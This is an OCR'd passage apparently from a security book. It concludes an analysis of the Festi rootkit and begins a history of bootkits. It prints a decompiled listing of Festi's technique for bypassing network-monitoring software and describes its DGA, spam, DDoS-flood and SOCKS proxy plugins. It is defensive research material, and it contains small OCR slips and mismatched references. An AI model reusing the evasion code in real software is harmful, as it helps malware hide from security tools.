


Figure 3-12: Bypassing Network Monitoring Security Software

Bypassing the /device/ Intercept

To send a request directly to `\Device\Tcp` or `\Device\Udp` the malware requires pointers to the corresponding device objects. The fragment of code responsible for this maneuver is presented on Listing 3-5.

```
RtlInitUnicodeString(&DriverName, L"\\Driver\\Tcpip");
RtlInitUnicodeString(&tcp_name, L"\\Device\\Tcp");
RtlInitUnicodeString(&udp_name, L"\\Device\\Udp");
❶ if (!ObReferenceObjectByName(&DriverName,64,0,0x1F01FF,IoDriverObjectType,0,0,&TcpipDriver)) {
  DevObj = TcpipDriver->DeviceObject;
❷ while ( DevObj ) {                          // iterate through DEVICE_OBJECT linked list
    if ( !ObQueryNameString(DevObj, &Objname, 256, &v8) ) {
    ❸ if ( RtlCompareUnicodeString(&tcp_name, &Objname, 1u) ) {
      ❸ if ( !RtlCompareUnicodeString(&udp_name, &Objname, 1u) ) {
          ObfReferenceObject(DevObj);
          this->DeviceUdp = DevObj;         // Save pointer to \Device\Udp
```

```
        }
      } else {
        ObfReferenceObject(DevObj);
        this->DeviceTcp = DevObj;          // Save pointer to \Device\Tcp
      }
    }
        DevObj = DevObj->NextDevice;       // get pointer to next DEVICE_OBJECT in the list
  }
  ObfDereferenceObject(TcpipDriver);
}
```

Listing 3-4: Implementation of Network Monitoring Security Software Bypassing Technique

Festi obtains a pointer to the `tcpip.sys` driver object by executing the `ObReferenceObjectByName` routine ❶, an undocumented system routine, and passing as parameter a pointer to a Unicode string with the target driver's name. Then the malware iterates through the list of device objects ❷ corresponding to the driver object and compares its names with `"\Device\Tcp`" or `"\Device\Udp`" ❸.

When the malware obtains a handle for the opened device in this way, it uses the handle to send and receive data over the network. Though Festi is able to avoid security software, it's possible to see packets sent by the malware with network traffic filters operating at lower level (for instance, at NDIS level) than Festi.

Domain Generation Algorithm for C&C Failure

Another of Festi's remarkable features its implementation of a domain name generation algorithm (DGA), used as a fall back mechanism when the C&C servers' domain names in the bot's configuration data are unreachable. This can happen, for instance, if a law enforcement agency takes down the domain names of Festi C&C servers and the malware is unable to download plugins and commands.

If the primary C&C domain names specified in the configuration data are unreachable, the malware dynamically generates C&C server domain names using a custom algorithm that takes as input current data, and outputs a domain name.

Table 3-2 presents an example of DGA-based domain names for a Festi sample. As we can see, all the generated domain names have pseudo-random names, characteristic of DGA-generated domain names.

Table 3-2: List of DGA domain names generated by Festi

Date	DGA domain name
07/11/2012	fzcbihskf.com
08/11/2012	pzcaihszf.com
09/11/2012	dzcxifsff.com
10/11/2012	azcgnfsmf.com
11/11/2012	bzcfnfsif.com

Implementing DGA functionality makes the botnet resilient to take down attempts. Even if law enforcement manage to disable primary C&C server domains, the botnet master could still regain control of the botnet by falling back on DGA.

Malicious Functionality

Now we've covered the rootkit functionality, let's look at the malicious plugins downloaded from the C&C servers. In the course of our investigation we managed to obtain a sample of these plugins, and have identified three different types:

`BotSpam.sys` –for sending spam emails

`BotDos.sys` –for performing DDoS attacks

`BotSocks.sys` –to provide proxy services

We found that different C&C servers tend to provide different types of plugins: some C&C servers provide only bots with spam plugins, while others dealt only in DDoS plugins, indicating that the malicious functionality of the malware depends on the C&C servers it reports to. The Festi botnet is not monolith but consists of subbotnets dedicated to different targets.

The Spam Module

The `BotSpam.sys` plugin is responsible for sending junk emails. It receives a spam template and a list of email addresses to send spam to from the C&C server. Figure 3-13 gives a description of the algorithm for the spam plugins.




Figure 3-13: Workflow diagram of Festi Spam Plugin

First, the plugin initiates an encrypted connection with its C&C server to download a list of email address with sender parameters and the actual spam templates. It then distributes the spam letters to the doctrinaires, all the while the malware reports the status to the C&C server and requests updates for the email list and spam templates.

The plugin then checks the status of sent emails by scanning responses from an SMTP server for specific strings that signify problems with sending emails; for instance, if an email wasn't received or was classified as junk. If any of these strings are found, the plugin stops sending messages to that address and fetches the next address in the list. This is done to avoid an SMTP server blacklisting the infected machine's IP address as a spam sender and preventing the malware sending any more spam.

The DDoS Engine

The `BotDos.sys` plugin allows the bot to perform DDoS attacks against specified hosts. The plugin supports several types of DDoS attacks against remote hosts, covering a variety of different architectures and hosts with different software installed. The types of attacks depend on configuration data received from the C&C and includes TCP flood, UDP flood, DNS flood, and HTTP flood attacks.

TCP Flood

In the case of TCP flooding the bot initiates a large number of connections to a port on the target machine. The default port is the HTTP port, port 80, but this can be changed by corresponding configuration information from the C&C server.

UDP Flood

For UDP flooding the bot sends UDP packets of randomly generated length, filled with random data. The length of the packet can be anything from 256 to 1024 bytes. The target port is also randomly generated and is therefore unlikely to be open. As a result, the attack causes the target host to generate enormous amount of ICMP Destination Unreachable packets in reply, and the target machine becomes unavailable.

DNS flood

The bot is also able to perform DNS flood attacks by sending high volumes of UDP packets to port 53 (DNS service) on the target host. The packets contain requests to resolve a randomly generated domain name in the ".com" domain zone.

HTTP flood

In HTTP flood attacks against web servers, the bot's binary contains many different user-agent strings (listed in appendix A), which are used to create a large number of HTTP sessions with the web server, overloading the remote host. The next figure contains code assembling the HTTP request that's sent.

Festi Proxy Plugin

The `BotSocks.sys` plugin provides remote proxy service to the attacker by implementing the SOCKS server over TCP and UDP protocols. The SOCKS server establishes a network connection to another target server on behalf of a client, then routes all the traffic back and forth between the client and the target server.

As a result a Festi-infected machine becomes a proxy server that allows attackers to connect to remote servers through the infected machine. Such a service may be used by cyber criminals for anonymization in order to conceal the attacker's IP address. Since the connection is done via the infected host the remote server can only see the victim's IP address but not that of the attacker.

START BOX

Socket Secure (SOCKS)

SOCKS is an internet protocol that exchanges network packets between a client and server through a proxy server. A SOCKS server proxies TCP connections from a SOCKS client to an arbitrary IP address, and provides a means for UDP packets to be forwarded. The SOCKS protocol is often misused by cybercriminals as a circumvention tool, allowing traffic to bypass internet filtering to access content otherwise blocked.

END BOX

Conclusion

You should now have a complete and holistic picture of what the Festi rootkit is and can do. Festi is an interesting piece of malware with well-designed architecture and carefully elaborate functionality. Every technical aspect of the malware is in accord with its design considerations: be stealthy, and be resistant to automated analysis, monitoring systems, and forensic analysis.

The volatile malicious plugins downloaded from C&C servers don't leave any trace on the hard drive of the infected machine. Using encryption to protect the network communication protocol that connects it with C&C servers makes it hard to detect Festi in the network traffic, and advanced usage of kernel-mode network sockets allows Festi to bypass certain HIPS and personal firewalls.

The bot stays concealed from security software by implementing rootkit functionality that hides its main module and the corresponding registry key in the system. These methods were effective against security software at the time Festi and the time of its peak of activity, but also constitute one of its major flaws: it targets 32-bit systems only. The 64-bit editions of the Windows operating systems implement modern security features, such as `PatchGuard`, that render Festi's intrusive arsenal ineffective. 64-bit versions also require kernel-mode drivers to have a valid digital signature, which is obviously not an option for malicious software. As mentioned in Chapter 1, the solution malware developers came up with to circumvent the limitation of code signing for the rootkits was to implement bootkit technology, which we'll cover in detail in the second part to this book.

4

BOOTKIT BACKGROUND AND HISTORY

This chapter introduces you to bootkits by looking at the history, evolution, and recent re-emergence of bootkit infection methods.

A *bootkit* is a malicious program that infects the early stages of the system startup process before the operating system is fully loaded. Bootkits first emerged in the old days of MS-DOS (the nongraphical operating system that preceded Windows), when the default behavior of the PC BIOS was to attempt to boot from whatever disk was in the floppy drive. Infecting floppies was the simplest strategy for attackers to gain both control and persistence: all it took was for the user to leave an infected floppy in the drive when powering up or rebooting the PC—which, back then, happened often. As more systems were implemented with BIOSes that allowed PC owners to change the boot order and bypass the floppy drive, the utility of infected floppies decreased. With Windows taking control of the boot process over from

MS-DOS and allowing ample opportunity for the attacker to infect drivers, executables, DLLs, and other system resources post-boot, without messing with the trickier Windows boot process, bootkits became a rare and exotic option among more practical threats, eventually to be replaced by rootkits as the primary malware threat.

This situation changed when Microsoft introduced the Kernel-Mode Code Signing Policy on 64-bit operating systems, starting with Windows Vista. Suddenly, easy loading of arbitrary code into the kernel no longer worked for the attackers. Anticipating that, attackers returned to the older methods of compromising a PC before its operating system could load, thus bringing bootkits back into prominence.

Bootkits have made an impressive comeback after their status waxed and waned (and then rebounded) with the changes in the boot process of a typical PC. The modern bootkit makes use of variations on really old approaches to stealth and persistence—the ability for malware to remain active on the targeted system for as long as possible and without the system user's knowledge. In this chapter, we look at the resurgence of boot-infecting malware, trace the history of its spectacular comeback, and then briefly review the history of early viruses and original methods of bootkit infection.

A New Boot Process, a New Beginning for Bootkits

The introduction of Microsoft's Kernel-Mode Code Signing Policy in Windows Vista and later 64-bit versions turned the tables on the attackers by incorporating a new strategy for the distribution of system drivers. No longer able to inject their code into the kernel once the OS was fully loaded, attackers turned to the old boot sector infector (BSI) tricks. These tricks evolved—or, rather, co-evolved alongside boot process defenses—into new types of attacks on operating system boot loaders, and this co-evolution shows no signs of slowing down any time soon. In this section, we look at how the Kernel-Mode Code Signing Policy determined the direction of new bootkits and then examine the timeline of the co-evolution of bootkits and their proofs of concept (PoCs). In the following chapters, we get into the details of bootkit attacks.

Bypassing the Kernel-Mode Code Signing Policy

The development of modern bootkits was heavily influenced by the necessity of bypassing integrity checks in modern computer systems. All known tricks for bypassing the digital signature checks, introduced with Microsoft's Kernel-Mode Code Signing Policy, can be divided into three groups, as illustrated in Figure 4-1.




Figure 4-1: Techniques for bypassing the Kernel-Mode Code Signing Policy

The first group works entirely within user mode and is based on the system-provided methods for legitimately disabling the signing policy. The second group targets the process of booting the operating system in order to manipulate kernel-mode memory; this currently appears to be the most popular approach to bootkit development. The third group of methods is based on exploiting vulnerabilities in system firmware. In particular, there are only two ways for an unsigned driver to be loaded into the kernel: either by using an exploitable vulnerability in the system kernel or third-party driver or by compromising the boot process and thus the entire system via a bootkit infection. In practice, malware typically makes use of the second technique because it creates a more permanent way for penetrating into the system: once a vulnerability in a driver is patched, it can no longer be exploited by malware, whereas flaws in the boot processes last longer. But as more computers ship with Secure Boot protection enabled and supported by the operating system (OS), we expect to see the landscape changing once again, in the near future.

SECURE BOOT PROTECTION

Secure Boot is a security standard intended to make sure that a computer boots only with a software trusted by a computer manufacturer. By providing assurance to the operating system that only trusted modules were used in the boot process, it's meant to establish the trust necessary for integrity verification of the components involved in the boot process. As a result Secure Boot is an efficient tool to counter bootkit threats. We'll look more closely at Secure Boot in Chapter 17.

Thus, modern bootkits have taken the form of infectors that target and compromise the OS booting process.

Co-evolution of Bootkit Research and Malware

The harbinger of the first modern bootkits is generally considered to be eEye's proof of concept BootRoot,[1] presented at the Black Hat conference in 2005. The BootRoot code was a Network Driver Interface Specification (NDIS) backdoor written by Derek Soeder and Ryan Permeh. It demonstrated for the first time how it was possible to use the original concepts behind boot virus infection as a model for modern operating system attacks. However, although the eEye presentation was an important step toward the development of bootkit malware, it was two years before any new malicious samples with bootkit functionality were detected in the wild.

The first widely known modern bootkit detected in the wild came in 20017 with Mebroot.[2] The detection of Mebroot coincided with the presentation of another proof of concept, Vbootkit,[3] at the Black Hat conference that same year. This PoC code demonstrated possible attacks on Microsoft's Windows Vista kernel by modifying the boot sector. The authors of Vbootkit released its code as an open-source project.

Mebroot was one of the most sophisticated malicious threats seen at this time. It offered a real challenge to antivirus companies because this malware used new stealth techniques for surviving after reboot. At the same time (and also at Black Hat), another proof of concept was released—the Stoned bootkit[4]—named in homage to the much earlier but very successful Stoned boot sector virus (BSV, an alternative acronym to BSI).

We must emphasize that these proof-of-concept bootkits were not the reason for the coinciding releases of malicious bootkits such as Mebroot. Rather, the emergence of these PoCs enabled timely detection of such malware, by showing the industry what to look for. Malware developers had already been searching for new and stealthy ways to push the moment a system could be actively infected to earlier into the boot process, before security software was able to detect the presence of the infection. Had the researchers hesitated to publish their results, malware authors would have succeeded in preempting the system's ability to detect the new bootkit malware. Figure 4-2 illustrates this coevolution.

---

1. eEye BootRoot, Black Hat 2005, *http://www.blackhat.com/presentations/bh-usa-05/bh-us-05-soeder.pdf*.

2. Stoned Bootkit, Black Hat 2009, *http://www.blackhat.com/presentations/bh-usa-09/KLEISSNER/BHUSA09-Kleissner-StonedBootkit-PAPER.pdf*.

3. Vbootkit, Black Hat 2007, *https://www.blackhat.com/presentations/bh-europe-07/Kumar/Whitepaper/bh-eu-07-Kumar-WP-apr19.pdf*.

4. "The Rise of MBR Rootkits," *http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/your_computer_is_now_stoned.pdf*.




Figure 4-2: Bootkit resurrection timeline

With bootkits, as in other fields of computer security, we see the coevolution of PoCs and real malware samples found in the wild. The former category is developed by security researchers to demonstrate that the threats are real and should be looked for; the latter consists of unequivocally malicious threats developed by cybercriminals. Table 4-1 and Figure 4-2 show the evolution of such PoCs and real malware threats, side by side, from 2005 to 2014.

Bootkits on this timeline are classified by the stage of the initial boot process they subvert, as well as by the data structure they abuse for this subversion. The first such subdivision starts with the Master Boot Record (MBR), the first sector of the bootable hard drive. The MBR consists of the boot code and a partition table that describes the hard drive's partitioning scheme. At the very beginning of the bootup process, the BIOS code reads the MBR and transfers execution flow to the code located there—if it finds the MBR correctly formatted. The main purpose of the MBR code is to locate an active partition on the disk and read its very first sector—the Volume Boot Record (VBR). The VBR contains file system–specific boot code, which is needed to load the OS boot loader's components. In fact, in Windows systems there are 15 consecutive sectors following the VBR that contain bootstrap code for the New Technology File System (NTFS) partition. These 15 sectors are referred to as the Initial Program Loader (IPL). The IPL parses the NTFS file system and locates the OS boot loader components (for instance, `bootmgr`, the Windows Boot Manager).

Table 4-1: The chronological evolution of PoC bootkits vs. real-world bootkit threats

Proof-of-Concept Bootkit Evolution	Bootkit Threat Evolution
eEye BootRoot (2005) The first[a] MBR–based bootkit for Microsoft Windows operating systems	**Mebroot (2007)** The first well-known modern MBR-based bootkit for Microsoft Windows operating systems in the wild
Vbootkit (2007) The first bootkit to abuse Microsoft Windows Vista	**Mebratix (2008)** The other malware family based on MBR infection
Vbootkit[b] x64 (2009) The first bootkit to bypass the digital signature checks on Microsoft Windows 7	**Mebroot v2 (2009)** The evolved version of Mebroot malware
Stoned Bootkit (2009) Another example of MBR-based bootkit infection	**Olmarik (TDL4) (2010/11)** The first 64-bit bootkit in the wild
Stoned Bootkit x64 (2011) MBR-based bootkit supporting the infection of 64-bit operating systems	**Olmasco (TDL4 modification) (2011)** The first VBR-based bootkit infection
DeepBoot[c] (2011) Used interesting tricks to switch from real mode to protected mode	**Rovnix (2011)** The evolution of VBR-based infection with polymorphic code
Evil Core[d] (2011) Concept bootkit that used SMP (symmetric multiprocessing) for booting into protected mode	**Mebromi (2011)** The first exploration of the concept of BIOSkits seen in the wild
VGA Bootkit[e] (2012) VGA based bootkit concept	**Gapz[f] (2012)** The next evolution of VBR infection
DreamBoot[g] (2013) The first public concept of UEFI bootkit	**OldBoot[h] (2014)** The first bootkit for the Android operating system in the wild
UEFI Firmware Bootkits[i] (2015) The first public concept of UEFI firmware bootkit release (SmmBackdoor).	**UEFI Firmware Bootkits[j] (2015)** The first known commercial grade UEFI firmware bootkit leak (Hacking Team rkloader).

[a] When we refer to a bootkit as being "the first" of anything, it should be acknowledged that we mean the first *to our knowledge.*

[b] "VBootkit 2.0 – Attacking Windows 7 via Boot Sectors," HiTB 2009, *http://conference.hitb.org/hitbsecconf2009dubai/materials/D2T2%20-%20Vipin%20and%20Nitin%20Kumar%20-%20vbootkit%202.0.pdf.*

[c] "DeepBoot," Ekoparty 2011, *http://www.ekoparty.org//archive/2011/ekoparty2011_Economou-Luksenberg_Deep_Boot.pdf.*

[d] Evil Core Bootkit, NinjaCon 2011, *http://downloads.ninjacon.net/downloads/proceedings/2011/Ettlinger_Viehboeck-Evil_Core_Bootkit.pdf.*

[e] "VGA Persistent Rootkit," Ekoparty 2012, *http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=publication&name=vga_persistent_rootkit.*

[f] "Mind the Gapz: The most complex bootkit ever analyzed?," *http://www.welivesecurity.com/wp-content/uploads/2013/05/gapz-bootkit-whitepaper.pdf.*

[g] "UEFI and Dreamboot," HiTB 2013, *http://www.quarkslab.com/dl/13-04-hitb-uefi-dreamboot.pdf.*

[h] "Oldboot: the first bootkit on Android," *http://blogs.360.cn/360mobile/2014/01/17/oldboot-the-first-bootkit-on-android/.*

[i] "Building reliable SMM backdoor for UEFI based platforms", *http://blog.cr4.sh/2015/07/building-reliable-smm-backdoor-for-uefi.html*

[j] "Hacking Team's "Bad BIOS": A Commercial Rootkit for UEFI Firmware?", *http://www.intelsecurity.com/advanced-threat-research/ht_uefi_rootkit.html_7142015.html.*

As shown in Figure 4-3, modern bootkits can be classified into two groups, according to the type of boot sector infection employed: MBR or VBR bootkits. The more sophisticated and stealthier bootkits we see are based on VBR infection techniques.




Figure 4-3: Bootkit classification by type of boot sector infection

The control flow of the bootstrap code from the MBR to the full Windows system initialization is shown in Figure 4-4.




Figure 4-4: Booting scheme of a compromised operating system

Versions of the Microsoft Windows OS before Windows 8.*x* do not check the integrity of the firmware, such as BIOS or UEFI, responsible for booting the operating system in its early stages. Before the Windows 8 operating system became available, the firmware that booted the system was by default assumed to be trustworthy—obviously, an unwarranted assumption considering the complexity the boot process has reached. Windows 8 onward incorporated Secure Boot technology, intended to work in cooperation with modern BIOS software, in order to prevent or mitigate bootkit

infections—but like any complex security technology, it has its vulnerabilities and unexpected bypasses. In Part 3, we discuss ways to bypass Secure Boot by using BIOS vulnerabilities.

The History of Bootkits and Its Lessons

The history of bootkits goes back a long way, to the early IBM PC days and even earlier. Ironically, the first IBM PC–compatible boot sector viruses from 1987 use the same concepts and approaches as modern threats: infecting boot loaders so that malicious code is launched even before the operating system is booted.

In fact, attacks on the PC boot sector were already known even before the days of MS-DOS. Indeed, early versions of Windows essentially ran under MS-DOS rather than running as the core operating system, and were often referred to as an operating environment rather than as an operating system. Although it's unlikely that any of those prehistoric viruses are still "in the wild" today in any meaningful sense, they have a part to play in our understanding of the development of approaches to taking over a system by compromising and hijacking the boot process.

Bootkit Pre-History

Boot sector infectors (BSIs) were certainly among the earliest bootkit contenders, and the first to be seen on microcomputers, but they weren't the very earliest forms of malware.

The honor of being the first virus is usually bestowed upon Creeper (1971–1972), a self-replicating program running under the TENEX networked operating system on VAX PDP-10s at BBN Technologies. The first "antivirus" was a program called Reaper, dedicated to the removal of Creeper infections.

It could be argued that because these were experimental or proof-of-concept programs, the term *malware* (short for malicious software) is not really appropriate, but in fact many of the earliest viruses now unequivocally regarded as malware did no deliberate harm and were written by way of experimentation and out of curiosity, so we tend not to discriminate. Bear in mind that software doesn't really need to be purposefully malicious to be illegal: software that deliberately accesses and/or modifies a system that isn't the property of its author without permission from the system's owner contravenes modern antimalware legislation in many countries and jurisdictions.

Legally, this could include programs like Reaper and other software intended to counteract earlier malicious software—it's not uncommon for explicitly malicious software to disinfect other malware, though the motivation in such cases has usually more to do with eliminating competition than concern for the wellbeing of the target system.

PC Floppy Flotsam and the Original PC Boot Process

Before going into the history and evolution of bootkits, we'll look at how boot sector infectors work. In these days of optical disks and USB thumb drives, it may be difficult to comprehend that early operating systems could be contained on such low-capacity media as floppies, so we'll summarize the architecture of floppy disks in order to understand the boot process better, and to see how it was manipulated by original bootkits.

Every formatted diskette had a boot sector, located in its first physical sector. In this way, a diskette is not dissimilar to a modern hard drive, except that a hard drive's first logical sector also contains the partition table specifying the hard disk type and how it is partitioned.

At bootup, the BIOS program looked for a bootable diskette to start from in drive A and ran whatever code it found in the appropriate sector. In the case of an unbootable diskette (that is, one not capable of loading the operating system), the boot sector code would simply display a *Not a bootable disk* message. It was all too easy to leave a diskette in the drive, and if it happened to be infected with a BSI, the diskette would infect the system even if the disk wasn't bootable, which goes some way toward accounting for the early success of boot sector infectors.

"Pure" BSIs were hardware specific and not OS specific, meaning they weren't dependent on any OS and therefore had no OS component: if an infected floppy found itself in the drive at bootup, it attempted to infect IBM-compatible PCs irrespective of what operating system was being run. This made its effect upon the targeted system somewhat unpredictable. However, malware *droppers* using BIOS provided interrupts to install malware into the MBR were (and are) unable to do so in a Windows NT or NT-derived system (Windows 2000 and onward) unless it was set up to multiboot a less secure OS. An MBR infector that succeeded in installing on an NT or NT-derived system could locate itself in memory, but once the OS had loaded, the direct disk services provided by the BIOS were no longer available, due to NT's use of protected mode drivers. Thus, secondary infection of diskettes was stymied.

The rate of BSI infection first began to decline when it became possible to change the boot order in setup so that the system would boot from the hard disk and ignore any floppy that happened to have been left in the drive. It was with the increasing popularity of modern Windows versions and the virtual disappearance of the floppy drive that the old-school BSI was finally killed off.

Apple Disorder

The first microcomputer affected by viral software seems to have been the Apple II. At that time, Apple II (sometimes written "Apple][") diskettes normally contained the disk operating system. In general, though,

the credit for the first Apple II virus is given to Rich Skrenta's Elk Cloner (1982–1983), as noted in *Viruses Revealed*[5] and in a more technical book by Peter Szor[6].

